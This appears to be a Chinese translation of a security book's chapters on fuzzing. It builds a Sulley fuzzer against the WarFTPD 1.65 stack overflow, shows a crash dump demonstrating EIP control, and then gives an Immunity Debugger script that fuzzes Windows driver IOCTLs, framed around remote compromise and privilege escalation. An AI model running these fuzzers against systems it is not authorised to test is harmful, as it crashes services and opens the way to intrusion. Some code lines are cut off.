Sulley 名字来起源于电影《Monsters》， 一头毛绒绒的蓝色怪物。下面将要看到的 Sulley 也是一个怪物，强大的基于 Python 的 fuzzing 框架的怪物（在这里让我们感谢他们：Pedram Amini 和 Aaron Portnoy of TippingPoint）。Sulley 不仅仅是一个 fuzzer；它还有拥有优秀的崩 溃报告，自动虚拟化技术（VMWare automation）。在 fuzzing 的过程中你可以在任意时刻， 甚至是目标程序崩溃的时候，从新启动程序到前一刻，继续寻找 bug 之旅。In short, Sulley is badass.

Sulley 和 SPIKE（一款著名的协议 fuzzing 工具，当然它是免费的）一样使用了数据块 技术，所以生成的数据会更有“智慧”，不在是一群没头没脑的苍蝇。让我们看看什么是基 于块的 fuzzing 技术，在生成测试数据前，你必须针对协议或者是文件格式，完成一个数据 生成的框架，框架里尽可能详细的包含了协议（或者文件格式）的各个字段，数据类型，还 有长度信息，最后生成的测试数据就会非常有针对性。让后把这些测试数据传递给负责协议 测试的框架，用于 fuzzing。这项技术最早提出来的目的就是为了解决网络协议 fuzz 时的盲 目性。举个例子，在网络协议中，一般每个字段都有长度记录，如果我们发送的测试数据增 加了数据的长度，却没有改变长度记录，那服务端程序，就会根据长度记录，自动抛弃多余 的数据，这样在 fuzzing 的时候，就很难找出 bug 了。基于块的技术则是负责处理这些数据 块间的关系的，让生成的数据更标准，而不是像野蛮人。

接下来我们会详细的讲解 Sully，从安装到使用。先是快速的了解 Sulley 创建 protocol description（协议描述）的基础知识。接着再完成一个包含，fuzzing 框架，包捕获，以及崩溃报告的完整的 fuzzer。我们 fuzzing 的目标就是 WarFTPD，早期的版本存在栈溢出。测试 fuzzer 最常见方法就是，用有漏洞的程序喂它，如果它能咬出一个洞，说明你的 fuzzer 还不 傻，如果什么都没发现，那洗洗回去睡把。这次我们喂的是个怪物，如果你还没有饲养手册， 可以看看 Pedram 和 Aaron 写的 Sulley manual。好了，让我们继续。

9.1 安装 Sulley

在我们深入探索Sulley之前，先得找一头，栓起来。大家可以从 http://www.nostarch.com/ghpython.htm 下载 zip 打包的 Sulley 源代码。（我估计是眼花，愣是 没找到，http://sulley.googlecode.com 此地有货）。

下载完成后，解压 Sulley，在目录下找到 sulley，utils 和 requests 文件夹，然后复制到 C:\Python25\Lib\site-packages\目录下。这些就是 Sulley 的核心。接下来 安装其他依赖的文件。

第一个 WinPcap，一款开源的轻便简洁的网络库，用于 windows 平台下的包捕捉。有搞 过嗅探的同学，对这东西应该是非常熟悉了，建议搞渗透的都去看看它的手册，大饼级别的 黑客利器。Winpcap 被广泛的应用与各种网络工具，入侵检测系统。Sulley 使用它捕捉网络 数据。下载地址：http://www.winpcap.org/install/bin/WinPcap_4_0_2.exe。

接下来安装两个 python 库：pcapy 和 impacket,，和上面的 WinPcap 库配合。它们都由 CORE Security 提供。Pcapy 是 WinPcap 的 Python 接口，impacket 则负责包的解码和创建。 pcap 的下载地址 http://oss.coresecurity.com/repo/pcapy-0.10.5.win32-py2.5.exe.

mpacket 的下载地址 http://oss.coresecurity.com/repo/Impacket-stable.zip。下载完后解压到 C:\ directory,进入目录执行以下命令：

```
C:\Impacket-stable\Impacket-0.9.6.0&gt;C:\Python25\python.exe setu
```

一切就绪，主角登场！

9.2 Sulley primitives

在我们开始开始对目标动手前，必须先定义好所有的 building blocks（构建块），这些块 负 责 产 生协议相关的测试数据。 Sulley 提供了所需的各种的数据格式， 为我们创建简单高 效的 protocol descriptions 提供了便利。这些单独的数据组件叫做 primitives（原语）。我们先 简短讲解一些 fuzz WarFTPD 时候会用到的 primitives。一旦你理解了如何使用其中一个 primitives，那剩下的就很容易了。

9.2.1 Strings

字符串(Strings)是使用最多的 primitives。到处都有字符串；用户名，ip 地址，目录等等。

s_string()指令表示添加进测试数据的 primitives 是一个可 fuzz 的字符串。s_string()只有一个参数,就是有效的字符串，用于协议交互中的正常输入。比如，你 fuzzing 一个 email 地址：

```
s_string("justin@immunityinc.com)
```

Sulley 会把 justin@immunityinc.com 当作一个有效值，然后进行各种变形，最后扔给目 标程序。让我们看看 email 地址变成了什么样。

```
justin@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AA
justin@%n%n%n%n%n%n.com
%d%d%d@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAA
```

9.2.2 Delimiters

Delimiters(定界符)，用于将大的字符串分割成晓得容易管理的片段。还是用先前的 email 地址做例子，用 s_delim()指令能够将它分割成更多的 fuzz 字符串。

```
s_string("justin")
s_delim("@")
s_string("immunityinc")
s_delim(".",fuzzable=False)
s_string("com")
```

通过 s_delim()，我们将 email 地址分成了几个子串，并且告诉 Sulley，我们在 fuzzing 的时候不使用点(.)，但是会使用@ 。

9.2.3 Static and Random Primitives

s_static()和 s_random()，顾名思义，第一个使传入的数据不改变，第二个使数据随机的 改变。

```
s_static("Hello,world!")
s_static("\x41\x41\x41")
```

s_random()可以随机产生变长的数据。

```
s_random("Justin",min_length=6, max_length=256, num_mutations=10)
```

min_length 和 max_length 告诉 Sully 变形后的数据的长度范围， num_mutations 为可选 参数，表示变形的次数，默认为 25 次。

在我们的例子，使用"Justin"作为源数据，经过 10 次变形，产生 6-256 个长度的字符。

9.2.4 Binary Data

Binary Data(二进制数据)是数据表示中的瑞士军刀。Sullyey 几乎能处理所有二进制数 据。当我们在处理一些未知协议的数据包的时候，你也许只是想看看服务器是如何回应我们 生成的这些没有意义的数据的，这时候 s_binary() 就非常有用了

```
s_binary("0x00 \\x41\\x42\\x43 0d 0a 0d 0a")
```

Sully 能识别出所有这类的数据，然后像将它们当作字符串使用。

9.2.5 Integers

Integers(整数)的应用无处不在，从能看的见的明文数据，到看不见的二进制协议，以及 数据长度，各种结构，等等。

表 9-1 列出了 Sulley 支持的主要几种整数类型。

```
1 byte – s_byte(), s_char()
2 bytes – s_word(), s_short()
4 bytes – s_dword(), s_long(), s_int()
8 bytes – s_qword(), s_double()
```

Listing 9-1: Sulley 支持的整数类型

所有的整数表达式都有几个重要的的选项。endian 项表示整数将以什么样的形式变现出 来，是小端- (<) 还是 大端- (>)格式 l 默认似乎小端。format 项有两个可选值，ascii 和 binary ；代表整数将被如何使用。举个例子，如果你有一个用 ASCII

格式 表示是 1，用 binary 表示 就是\x31。signed 项说明整数是有符号的还是无符号的，这个选项只有在 format 指定为 ascii 后有效，默认似乎 False。最后一个有趣的选项是 full_range， 启用这个选项以后，Sulley 就 会在一个很广的范围内枚举可能的整数值。举个例子，如果我们传入的整数是一个无符号的 整数，把 full_range 设置成 True，这时候 Sulley 就会很智能的测试边界值(接近或者超过最大值，或者接近最小值)，无符号的最大值是 65535，Sulley 就会试着使用 65534, 65535, 65536 去进行测试。full_range 默认为 False，因为可枚举的时间可是很长的。看看下面的例子。

```
s_word(0x1234, endian=">", fuzzable=False)
s_dword(0xDEADBEEF, format="ascii", signed=True)
```

第一个例子，我们设置了一个 2 字节大小的值 0x1234，并且将表示方式设置成大端，同时作为一个静态值。第二个例子，我们设置了一个 4 字节（双字）大小的值 0xDEADBEEF， 并且将它作为有符号的整数，以 ASCII 形式表现。

9.2.6 Blocks and Groups

Blocks(块)Groups(组)是 Sulley 提供的强大的组织工具。Blocks 将独立的 primitives 组装 成一个的有序的块。Groups 中包含了一些特定的 primitives，一个 Group 和一个 Block 结合 后，每次 fuzzer 调用 Block 的时候，都会将 Group 中的数据循环的取出，组成不同的 Block。

下面就是一个使用块和组 fuzzing HTTP 的例子。

```
# import all of Sulley's functionality.
from sulley import *
# this request is for fuzzing: {GET,HEAD,POST,TRACE} /index.html HT
# define a new block named "HTTP BASIC".
s_initialize("HTTP BASIC")
# define a group primitive listing the various HTTP verbs we wish t
s_group("verbs", values=["GET", "HEAD", "POST", "TRACE"])
# define a new block named "body" and associate with the above grou
if s_block_start("body", group="verbs"):
    # break the remainder of the HTTP request into individual primi
    s_delim(" ")
    s_delim("/")
    s_string("index.html")
    s_delim(" ")
    s_string("HTTP")
    s_delim("/")
    s_string("1")
    s_delim(".")
    s_string("1")
    # end the request with the mandatory static sequence.
    s_static("\r\n\r\n")
# close the open block, the name argument is optional here.
s_block_end("body")
```

程序一开始我们就定义了一个叫 verbs 的组，其中包含了所有 HTTP 请求类型。之后定 义了一个叫 body 的块，并且和 verbs 组绑定。这意味着，以后 Sulley 每次调用 body 内的变 形数据的时候，都会循环的获取(GET, HEAD, POST, TRACE)5 种请求方式，这样一来，一 次 body 内的变形就相当于产生 5 个不同的 body。

到目前为止，我们已经讲解完了 Sulley 的基础知识。当然 Sulley 不仅仅如此，还有数 据解码，校验和计算，长度自动处理等等。想深入学习的同学可以看 Pedram 写的 Fuzzing: Brute Force Vulnerability Discovery (Addison-Wesley, 2007)，一本综合了 Sulley 和 fuzzing 相 关技术的好书。现在该开始对 WarFTPD 下手了。我们要先创建自己的 primitive 集合，然后

将它们传给负责构建测试的框架内。

9.3 猎杀 WarFTPD

在我们已经学会了如何使用 Sulley primitives 创建 protocol description(协议说明)之后。 现在可以拿个东西试试手了。这次的目标就是 WarFTPD 1.65。问题出在 USER 和 PASS 命 令身上，向他们传递过长的数据，就会引发栈溢出。这种漏洞很典型，出现问题的地方结构 也 很 清 晰 ， 作 为 入 手 的 case 再 好 不 过 。 先 从 ftp://ftp.jgaa.com/pub/products/Windows/WarFtpDaemon/1.6_Series/ward165.exe 下载程序。在 当前目录解压子之后，直接运行 warftpd.exe 就能启动 FTP 服务了。在使用 Sulley 书写协议 说明之前，让我们先了解下 FTP 协议的工作流程。

9.3.1 FTP 101

FTP 是一个简单轻便的文件传输协议，被广泛的使用于各种环境中，从 Web 服务器到 网络打印机。FTP 服务器默认在端口 21 上监听客户端发送的命令。现在我们要冒充成 FTP 客户端，向服务器发送变形过的命令数据，尝试获得服务器的权限。如果你顺利完成 了 WarFTPD 的 fuzzer， 别忘了用它去寻找新的倒霉蛋。

一个 FTP 服务器既可以设置成不需要密码的匿名访问或者是需要密码的认证访问。因 为 WarFTPD 的漏洞出在 USER 和 PASS 命令上，所以我们就假定服务区使用认证访问。FTP 认证命令的格式如下:

```
USER <USERNAME> PASS <PASSWORD>
```

一旦客户端传入了有效的用户名和密码后，服务器就会赋予客户端，传输文件，改变目 录，查询文件等各种权限。当然 USER 和 PASS 命令只是 FTP 服务器提供的功能中的一个 子集，在认证成功后还有很多别的功能，如表 9-2。这些新的命令都要加入到我们程序的协 议框架(protocol skeleton)中。FTP 协议详细的命令，请看 rfc959。

```
CWD <DIRECTORY> - change working directory to DIRECTORY
DELE <FILENAME> - delete a remote file FILENAME
MDTM <FILENAME> - return last modified time for file FILENAME
MKD <DIRECTORY> - create directory DIRECTORY
```

Listing 9-2:我们要额外 fuzz 的 FTP 命令

命令列表虽然不够详细，但还扩大了测试的范围，现在让我们动手把它们写成 protocol description

9.3.2 创建 FTP 协议框架

学以致用，学以致用啊！

```
#ftp.py
from sulley import *
s_initialize("user")
s_static("USER")
s_delim(" ")
s_string("justin")
s_static("\r\n")
s_initialize("pass")
s_static("PASS")
s_delim(" ")
s_string("justin")
s_static("\r\n")
s_initialize("cwd")
s_static("CWD")
s_delim(" ")
s_string("c: ")
s_static("\r\n")
s_initialize("dele")
s_static("DELE")
s_delim(" ")
s_string("c:\\test.txt")
s_static("\r\n")
s_initialize("mdtm")
s_static("MDTM")
s_delim(" ")
s_string("C:\\boot.ini")
s_static("\r\n")
s_initialize("mkd")
s_static("MKD")
s_delim(" ")
s_string("C:\\TESTDIR")
s_static("\r\n")
```

protocol skeleton 完成之后，让我们开始创建 Sulley 会话，把所有的请求信息连起来， 同时启动网络嗅探和客户端调试。

9.3.3 Sulley 会话

Sulley 会话包含了请求数据整合，网络数据包的捕捉，进程调试，崩溃报告，和虚拟机 控制。先让我们定义一个会话文件，然后详细的分析每个部分。

```
#ftp_session.py
from sulley import *
from requests import ftp # this is our ftp.py file
def receive_ftp_banner(sock):
    sock.recv(1024) sess = sessions.session(session_filename="audit
    target = sessions.target("192.168.244.133", 21)
    target.netmon = pedrpc.client("192.168.244.133", 26001)
    target.procmon = pedrpc.client("192.168.244.133", 26002)
    target.procmon_options = { "proc_name" : "war-ftpd.exe" }
    # Here we tie in the receive_ftp_banner function which receives
    # a socket.socket() object from Sulley as its only parameter
    sess.pre_send = receive_ftp_banner sess.add_target(target)
    sess.connect(s_get("user"))
    sess.connect(s_get("user"), s_get("pass"))
    sess.connect(s_get("pass"), s_get("cwd"))
    sess.connect(s_get("pass"), s_get("dele"))
    sess.connect(s_get("pass"), s_get("mdtm"))
    sess.connect(s_get("pass"), s_get("mkd"))
    sess.fuzz()
```

receive_ftp_banner()是必须的，因为每个 FTP 服务器在客户端连接上的时候，都会发送 banner(标识)。我们将它和 sess.pre_send 绑定起来，这样 Sulley 发送 fuzzing 数据前的时候 就会先接收 FTP banner。和 receive_ftp_banner 一样，pre_send 也只接收一个由 Sulley 传递的 sock 对象。第一步我们创建一个会话文件，用于记录当前 fuzzer 的状态，同时控制 fuzzing 的启动和停止。第二部定义攻击的目标，包括 IP 地址和端口号。这里设置成 192.168.244.133 端口 21（这是我们运行 WarFTPD 虚拟机的 IP）。第三步，设置网络嗅探的端口为 26001， IP 地址和 FTP 服务器的地址一样，这个端口用于接受 Sulley 发出的命令。第四步，设置调 试器监听的端口 26002，这个端口用于接收 Sulley 发出的调试命令。procmon_options 选项 告诉调试器我们关注的进程是 war-ftpd.exe。第六步，在会话中加入定义好的目标对象。第 七步，将 FTP 请求指令有序的组织好。先是认证，然后将操作指令和需要的密码成对传入。 最后启动 Sulley 开始 fuzzing。

现在我们定义好了会话，组织好了请求指令。只剩下网络和监控脚本的设置了。当这一切都完成的时候，就可以去捕捉我们的猎物了。

9.3.4 网络和进程监控

Sulley 的优点之一就是能非常好的跟踪 fuzz 期间的数据交互，以及目标系统的崩溃信 息。这样我们就能在第一时间内分析出引起目标崩溃的数据包，然后快速的开发出 exploit。

在 Sulley 的主目录下可以找到 process_monitor.py 和 network_monitor.py 两个脚本，他 们分别负责网络监控和进程监控。

```
python process_monitor.py
Output:
ERR> USAGE: process_monitor.py
<-c|--crash_bin FILENAME> filename to serialize crash bin class to
[-p|--proc_name NAME] process name to search for and attach to [-i
                      target process
[-l|--log_level LEVEL] log level (default 1), increase for more
                       verbosity
[--port PORT] TCP port to bind this agent to
```

如下启动进程监控。

```
python process_monitor.py -c C:\warftpd.crash -p war-ftpd.exe
```

提示:我们已经设置了默认的监听端口 26002，所以不用-p 选项。

接下来看看 network_monitor.py。在这之前需要安装以下的库： WinPcap 4.0, pcapy, mpacket。

```
python network_monitor.py Output:
ERR> USAGE: network_monitor.py
<-d|--device DEVICE #> device to sniff on (see list below)
[-f|--filter PCAP FILTER] BPF filter string
[-P|--log_path PATH] log directory to store pcaps to
[-l|--log_level LEVEL] log level (default 1), increase for more ve
[--port PORT] TCP port to bind this agent to
Network Device List:
[0] \Device\NPF_GenericDialupAdapter
[1] {83071A13-14A7-468C-B27E-24D47CB8E9A4} 192.168.244.133
```

在这里我们需要使用第一个网络接口。如下启动网络监控。 python network_monitor.py -d 1 -f "src or dst port 21" -P C:\pcaps\ 提示：在启动之前必须先建立 C:\pcaps 目录。

一切就绪，开始猎食。

9.3.5 fuzzing 和 Web 界面

现在我们启动 Sulley，并使用内置的 Web 界面观察整个 fuzz 过程。

```
python ftp_session.py
```

输出如下：

```
[07:42.47] current fuzz path: -> user
[07:42.47] fuzzed 0 of 6726 total cases
[07:42.47] fuzzing 1 of 1121
[07:42.47] xmitting: [1.1]
[07:42.49] fuzzing 2 of 1121
[07:42.49] xmitting: [1.2]
[07:42.50] fuzzing 3 of 1121
[07:42.50] xmitting: [1.3]
```

如果输出是这样的，说明一切正常。Sulley 正在繁忙的工作着。现在让我们看看 web 界面，它会提供更多信息。

用浏览器打开 http://127.0.0.1:26000，将看到类似图 9-1 的结果。




Figure 9-1: Sulley 的 web 界面

不断的刷新浏览器就能看到当前 fuzzing 的进程，以及正在使用的 primitive。如图 9-1 你会看到正在 fuzzing 的 primitive 是 user，这个命令存在漏洞，在不久之后就会看到如图 9-2 的崩溃报告。




Figure 9-2: Sulley web 界面显示的崩溃信息

很好，应该说非常好！我们已经成功的 Crash 了 WarFTPD，Sulley 也捕捉到了所有相关 的信息。我们看到两个测试用例的错误信息都是不能反汇编 0x5c5c5c5c 这个地址。0x5c 就 是 ASCII 字符\，这是由于传入的\字符过多，覆盖了别的内存区域，紧接这影响到 EIP。当 调试器尝试反汇编 EIP 指向的位置的时候，就会失败，因为 0x5c5c5c5c 不是一个有效的地 址。这意味我们已经能够控制 EIP 了，那接下来就是开发 exploit 了！激动吗？呵呵，可惜 这是我们之前就知道的漏洞。不过有了这次成功的测试，我们对 Sulley 的工作方式已经很 熟悉了，对于别的 fuzzing 对象也只要依葫芦画瓢就行了。Good Luck!

现在点击 test case 的数字，就会看到详细的崩溃信息。如表 9-3 PyDbg 崩溃信息格式在 60 页的"访问违例处理程序"中有详细的讲解。忘记的返回去看 看。

```
[INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 25
when attempting to read from 0x5c5c5c5c CONTEXT DUMP
EIP: 5c5c5c5c Unable to disassemble at 5c5c5c5c
EAX: 00000001 ( 1) -> N/A
EBX: 5f4a9358 (1598722904) -> N/A
ECX: 00000001 ( 1) -> N/A
EDX: 00000000 ( 0) -> N/A
EDI: 00000111 ( 273) -> N/A
ESI: 008a64f0 ( 9069808) -> PC (heap)
EBP: 00a6fb9c ( 10943388) -> BXJ_\'CD@U=@_@N=@_@NsA_@N0GrA_@N*A_0_(
ESP: 00a6fb44 ( 10943300) -> ,,,,,,,,,,,,,,,,,, cntr User from
192.168.244.128 logged out (stack)
+00: 5c5c5c5c ( 741092396) -> N/A
+04: 5c5c5c5c ( 741092396) -> N/A
+08: 5c5c5c5c ( 741092396) -> N/A
+0c: 5c5c5c5c ( 741092396) -> N/A
+10: 20205c5c ( 538979372) -> N/A
+14: 72746e63 (1920233059) -> N/A
disasm around:
0x5c5c5c5c Unable to disassemble
stack unwind:
war-ftpd.exe:0042e6fa
MFC42.DLL:5f403d0e
MFC42.DLL:5f417247
MFC42.DLL:5f412adb
MFC42.DLL:5f401bfd
MFC42.DLL:5f401b1c
MFC42.DLL:5f401a96
MFC42.DLL:5f401a20
MFC42.DLL:5f4019ca
USER32.dll:77d48709
USER32.dll:77d487eb
USER32.dll:77d489a5
USER32.dll:77d4bccc
MFC42.DLL:5f40116f
SEH unwind:
00a6fcf4 -> war-ftpd.exe:0042e38c mov eax,0x43e548
00a6fd84 -> MFC42.DLL:5f41ccfa mov eax,0x5f4be868
00a6fdcc -> MFC42.DLL:5f41cc85 mov eax,0x5f4be6c0
00a6fe5c -> MFC42.DLL:5f41cc4d mov eax,0x5f4be3d8
00a6febc -> USER32.dll:77d70494 push ebp
00a6ff74 -> USER32.dll:77d70494 push ebp
00a6ffa4 -> MFC42.DLL:5f424364 mov eax,0x5f4c23b0
00a6ffdc -> MSVCRT.dll:77c35c94 push ebp
ffffffff -> kernel32.dll:7c8399f3 push ebp
```

Listing 9-3:#437 测试用例 产生的崩溃信息

Sulley 的主要应用已经讲解完成了。当然这些只是其中的一部分，还有很多很多的东西， 需要各位同学，自己去研究，比如崩溃数据的过滤，primitives 的图形化输出，等等。从今 以后，Sulley 不再是一头可怕的怪物，而是我们 bug-hunging 时的利器。在我们成功的完成 了远程服务的 fuzz 以后，接下来然我们 fuzz 本地的 Windows 下的驱动程序，这次我们用自 己的工具。

10 Fuzzing Windows 驱动

对于 hacker 来说，攻击 Windows 驱动程序已经不再神秘。

从前，驱动程序常被远程溢出，而如今驱动漏洞越来越多的用于本地提权。在前面我们使用 Sulley 找出了 WarFTPD 的溢出漏洞。

WarFTPD 在远程的机器上由一个受限的用户启动，我们在远程溢出它之后，就会获得一个 受限的权限，这个权限一般是很小的，如果似乎，很多信息都无法获取，很多服务都访问不 了。如果这时候我们拥有一个本地驱动的 exploit，那就能够将权限提升到系统级别，you are god now!

驱动在内核模式下运行，而我们的程序在用户模式下运行，为了在两种模式之间进行交 互，就要使用 IOCTLs（input/output controls ）。当 IOCTLs 处理代码有问题的时候，我们就 能利用它获取系统权限。

接下来，我们首先要介绍下如何通过实现 IOCTLs 来和本地的设备进行联系，并且尝试 使用 Immunity 变形 IOCTLs 数据。然后，学会使用 Immunity 提供的 driverlib 库获取驱动信 息，以及从一个编译好的驱动文件中解码出重要的控制流程，设备名，和 IOCTL 代码。最 后用从 drivelib 获得的数据构建测试数据，使用 ioctlizer（我写的一个驱动 fuzzer）进行一次 driver fuzz。

10.1 驱动通信

几乎每个在 Windows 上注册了的驱动程序都有一个设备名和一个符号链接。用户模式 的程序能够通过符号链接获得驱动的句柄，然后使用这个句柄和驱动进行联系。具体函数如 下：

```
HANDLE WINAPI CreateFileW(
    LPCTSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttribute
    DWORD dwCreationDisposition,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
);
```

第一个参数，填写文件名或者设备名，这里填写目标驱动的符号连接。dwDesiredAccess 表示访问方式，读或者写（可以既读又写，也可以不读不写），GENERIC_READ (0x80000000) 读，GENERIC_WRITE (0x40000000)写。dwShareMode 这里设置成 0，表示在 CreateFileW 返回并且安全关闭了句柄之后，才能访问设备。 lpSecurityAttributes 设置成 NULL，表示使 用 默 认 的 安 全 描 述 符 ， 并 且 不 能 被 子 进 程 继 承 。 dwCreationDisposition 参 数 设 置 成 OPEN_EXISTING (0x3)，表示如果设备存在就打开，其余情况返回错误。最后两个参数简 单的设置成 NULL。

当 CreateFileW 成功返回一个有效的句柄之后，我们就能使用 DeviceIoControl（由 kernel32.dll 导出）传递一个 IOCTL 给设备。

```
BOOL WINAPI DeviceIoControl(
    HANDLE hDevice,
    DWORD dwIoControlCode,
    LPVOID lpInBuffer,
    DWORD nInBufferSize,
    LPVOID lpOutBuffer,
    DWORD nOutBufferSize,
    LPDWORD lpBytesReturned,
    LPOVERLAPPED lpOverlapped
);
```

第 一个 参数 由 CreateFileW 返 回的 句柄 。 dwIoControlCode 是 要传 递给 设备启动 的 IOCTL 代码。这个代码决定了调用驱动中的什么功能。参数 lpInBuffer 指向一个缓冲区，包 含了将要传递给驱动的数据。这个缓冲区是我们后面要重点操作的地方，fuzz 数据将存在这。 nInBufferSize 为传递给驱动的缓冲区的大小。lpOutBuffer 和 lpOutBufferSize，和前两个参 数一样，不过是用于接收驱动返回的数据。lpBytesReturned 为驱动实际返回的数据的长度。 最后一个参数简单的设置成 NULL。

现在对于驱动的交互，大家应该不陌生了，接下来就祭出我们的 Immunity，用它 Hook 住 DeviceIoControl 然后变形输入缓冲区内的数据，最后 fuzzing every driver。

10.2 用 Immunity fuzzing 驱动

我们需要使用 Immunity 强大的调试功能，挂钩住 DeviceIoControl 函数，在数据到达目 标驱动之前，截获它们，这就是我们 Driver Fuzzing 的基础。如果一切顺利，最后可以将一 些列工作写出自动化的 PyCommand，我们只要喝着茶看着 Immunity 完成一切工作：截获 DeviceIoControl，变形缓冲区数据，记录相关信息，将控制权交还给目标程序。之所以要对 数据进行记录，是因为每次成功的 fuzzing 都会引起系统奔溃，而记录可以更好的还原崩溃 时发送的数据。

提示

确保不要在自己的机器上进行实验。除非你想见到无数次的蓝屏，重启，最后就是硬盘报销的声音，哈哈！老天保佑，我们还可以使用虚拟机，虽然它的模拟在某些底层细节 上不是很好，不过这可比硬盘便宜。

开动代码。新建一个 Python 脚本 ioctl_fuzzer.py。

```
#ioctl_fuzzer.py
import struct
import random
from immlib import *
class ioctl_hook( LogBpHook ):
    def init ( self ):
        self.imm = Debugger()
        self.logfile = "C:\ioctl_log.txt"
        LogBpHook. init ( self )
    def run( self, regs ):
        """
        We use the following offsets from the ESP register to trap
        ESP+4 -> hDevice
        ESP+8 -> IoControlCode
        ESP+C -> InBuffer
        ESP+10 -> InBufferSize
        ESP+14 -> OutBuffer
        ESP+18 -> OutBufferSize
        ESP+1C -> pBytesReturned
        ESP+20 -> pOverlapped
        """
        in_buf = ""
        # read the IOCTL code
        ioctl_code = self.imm.readLong( regs['ESP'] + 8 )
        # read out the InBufferSize
        inbuffer_size = self.imm.readLong( regs['ESP'] + 0x10 )
        # now we find the buffer in memory to mutate
        inbuffer_ptr = self.imm.readLong( regs['ESP'] + 0xC )
        # grab the original buffer
        in_buffer = self.imm.readMemory( inbuffer_ptr, inbuffer_siz
        mutated_buffer = self.mutate( inbuffer_size )
        # write the mutated buffer into memory
```

```
        self.imm.writeMemory( inbuffer_ptr, mutated_buffer )
        # save the test case to file
        self.save_test_case( ioctl_code, inbuffer_size, in_buffer,
    def mutate( self, inbuffer_size ):
        counter = 0
        mutated_buffer = ""
        # We are simply going to mutate the buffer with random byte
        while counter < inbuffer_size:
            mutated_buffer += struct.pack( "H", random.randint(0, 2
            counter += 1
        return mutated_buffer
    def save_test_case( self, ioctl_code,inbuffer_size, in_buffer,
        message = "***** | |\n"
        message += "IOCTL Code: 0x%08x\n" % ioctl_code
        message += "Buffer Size: %d\n" % inbuffer_size
        message += "Original Buffer: %s\n" % in_buffer
        message += "Mutated Buffer: %s\n" % mutated_buffer.encode('
        message += "***** | |\n\n"
        fd = open( self.logfile, "a" )
        fd.write( message )
        fd.close()
def main(args):
    imm = Debugger()
    deviceiocontrol = imm.getAddress( "kernel32.DeviceIoControl" )
    ioctl_hooker = ioctl_hook()
    ioctl_hooker.add( "%08x" % deviceiocontrol, deviceiocontrol )
    return "[*] IOCTL Fuzzer Ready for Action!"
```

这里没有用到任何新的 Immunity 知识，只是继承了 LogBpHook 类，做了很小的扩展， 这一切都在第五章做了详细的介绍。代码非常清晰明了，显示获得传递给驱动的 IOCT 代 码，输入缓冲区长度，输入缓冲区位置。接着通过对输入数据的变形，创建一个包含了随即 字符的新缓冲区，长度和输入缓冲区一样。之后将新缓冲区的数据写入原缓冲区，保存测试 样例。最后把控制权交还给用户程序。

记得把 ioctl_fuzzer.py 放到 PyCommands 目录下。这样我们就能使用 ioctl_fuzzer 命令 fuzz 任何使用 IOCTLs 了的程序（嗅探器，防火墙，或者杀毒软件）。表 10-1 是 Wireshark 的 fuzz 结果。

```
*****
IOCTL Code: 0x00120003
Buffer Size: 36
Original Buffer: 00000000000000000000100000001000000000000000000000
Mutated Buffer: a4100338ff334753457078100f78bde62cdc872747482a51375
*****
*****
IOCTL Code: 0x00001ef0
Buffer Size: 4
Original Buffer: 28010000
Mutated Buffer: ab12d7e6
*****
```

Listing 10-1: Wireshark 的 fuzzing 输出

在我们将一大堆的垃圾扔给驱动器之后，在于发现了两个可用的 IOCTL 代码 0x00001ef0 和 0x0012003 。如果要继续测试，就必须不断的和用户模式下的 Wireshark 进行 交互，这样 Wireshark 就会调用不同 IOCTL 代码，最后祈祷上帝让其中一个 IOCTL 处理代 码发生崩溃。

虽然这样做很简单，也确实很够找出漏洞。不过还是不够聪明。举个例子，我们并不知 道正在 fuzzing 的设备名，（不过可以通过 hook CreateFileW，然后观察被 DeviceIoControl 使用了的句柄，从而逆推得到设备名），而且 fuzz 的 IOCTL 代码并不全，我们在用户模式 下对程序进行的操作是有限的，这样程序对驱动功能的调用也是有限的。这就像碰运气。我 们期待的是一个更加聪明的 fuzzer，它能对所有的 IOCTL 不间断的 fuzzing，直到你的硬盘 报销，或者在这之前发现一个漏洞。

这可能吗，可能，先从我们伟大的 Immunity 携带的 driverlib 库开始。使用 driverlib 我 们能枚举出驱动程序所有的设备名和 IOCTL 代码。把这些结合起来就能够实现一个高效， 独立，全自动化的 fuzzer 了，这是一个伟大的进步，解放双手，不做野蛮人。Let’s get cracking。

10.3.1 找出设备名

用 Immunity 内建的 driverlib 库找出设备名很就当。让我们看看 driverlib 是怎么实现这 个功能的。

```
def getDeviceNames( self ):
    string_list = self.imm.getReferencedStrings( self.module.getCod
